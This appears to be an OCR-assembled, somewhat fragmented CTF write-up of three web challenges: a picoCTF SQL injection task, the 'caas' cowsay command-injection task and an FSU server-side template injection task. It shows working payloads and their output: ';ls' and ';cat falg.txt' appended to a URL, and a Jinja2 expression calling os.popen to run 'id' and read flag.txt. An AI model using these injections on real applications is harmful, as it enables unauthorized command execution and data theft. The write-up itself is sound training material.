CREATE TABLE hints (id INTEGER NOT NULL PRIMARY KEY, info TEXT)	1	1
CREATE TABLE more_table (id INTEGER NOT NULL PRIMARY KEY, flag TEXT)	1	1
CREATE TABLE offices (id INTEGER NOT NULL PRIMARY KEY, city TEXT, address TEXT, phone TEXT)	1	1
CREATE TABLE users (name TEXT NOT NULL PRIMARY KEY, password TEXT, id INTEGER)	1	1



Welcome

Search Office

City	Address	Phc
Algiers	Birger Jarlsgatan 7, 4 tr	+24 8-61 99 4
If you are here, you must have seen it	2	1
picoCTF{G3tting_5QL_1nJ3c7I0N_l1k3_y0u_sh0ulD_78d0583a}	1	1



More SQLi

| 200 points

Tags: picoCTF 2023 Web Exploitation sql

AUTHOR: MUBARAK MIKAIL

Description

Can you find the flag on this website.

Try to find the flag here.

This challenge launches an instance on demand.

Its current status is: RUNNING

Instance Time Remaining: 14:54

Hints

5,222 users solved

72% Liked

:oCTF{G3tting_5QL_1nJ3c7I0N_l1k3_y0u_sh0ulD_78d0583a}

Q3.


In this problem there no source of vulnerability, I tried searching for cowsay vulnerability which suggested that it might be a prototype pollution. But this didn't lead to a solution.

It is a simple code injection attack.

Here I put up ;ls in the url, which provided a list of of files t consists of.


Now its easy to write the cat command along with the falg.txt to open the file.

picoCTF{moooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo0o}




https://caas.mars.picoctf.net/cowsay/moomoo

```
 ________
< moomoo >
 --------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```




https://caas.mars.picoctf.net/cowsay/moomoo;ls

```
 ________
< moomoo >
 --------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
Dockerfile
falg.txt
index.js
node_modules
package.json
public
yarn.lock
```



https://caas.mars.picoctf.net/cowsay/moomoo;cat falg.txt

```
 ________
< moomoo >
 --------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
picoCTF{moooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo0o}
```



caas

| 150 points

Tags: picoMini by redpwn Web Exploitation

AUTHOR: BROWNIEINMOTION

Description

Now presenting cowsay as a service

Hints

(None)

CHALLENGE ENDPOINTS

Download index.js index.js

12,101 users solved

95% Liked

oooooooooooooooooooooooooooooooooooooooooo0o}

Submit Flag

Q4.

As it was clearly mented this was a SSTI based problem.

Just to cross check whether it’s a Jinja baased, I entered {{7*7}} and it worked and gave 49 as the outcome.

So soon it became clear to find the system command for getting into the file that has the flag.


```
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}
```

```
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('cat flag.txt').read() }}
```


Here we are trying to access to the os module from the jinja2 Template and open the “id” which gave us the IDs for this website.

So next time I tried putting “cat flag.txt” instead of “id” and it worked.

fsuCTF{an_aphorism_the_world_in_a_phrase}



Name: Penny
Hometown: India
Favorite Animal: Dog
Age: 23
Favorite Quote: {{ 7 * 7 }}



User Profile

Name: Penny


Hometown: India

Favorite Animal: Dog


Age: 23

Favorite Quote:

49



Name: Penny
Hometown: India
Favorite Animal: Dog
Age: 23
Favorite Quote: {{ self.__init__.__globals__.



User Profile

Name: Penny


Hometown: India

Favorite Animal: Dog

Age: 23

Favorite Quote:

uid=0(root) gid=0(root) groups=0(root)




Name: Penny

Hometown: India

Favorite Animal: Dog

Age: 23

Favorite Quote: t__('os').popen('cat flag.txt')



the one with the Quote

10

That quote sure seems funky

http://ctf.cs.fsu.edu:15000

F{an_aphorism_the_world_in_a_phrase}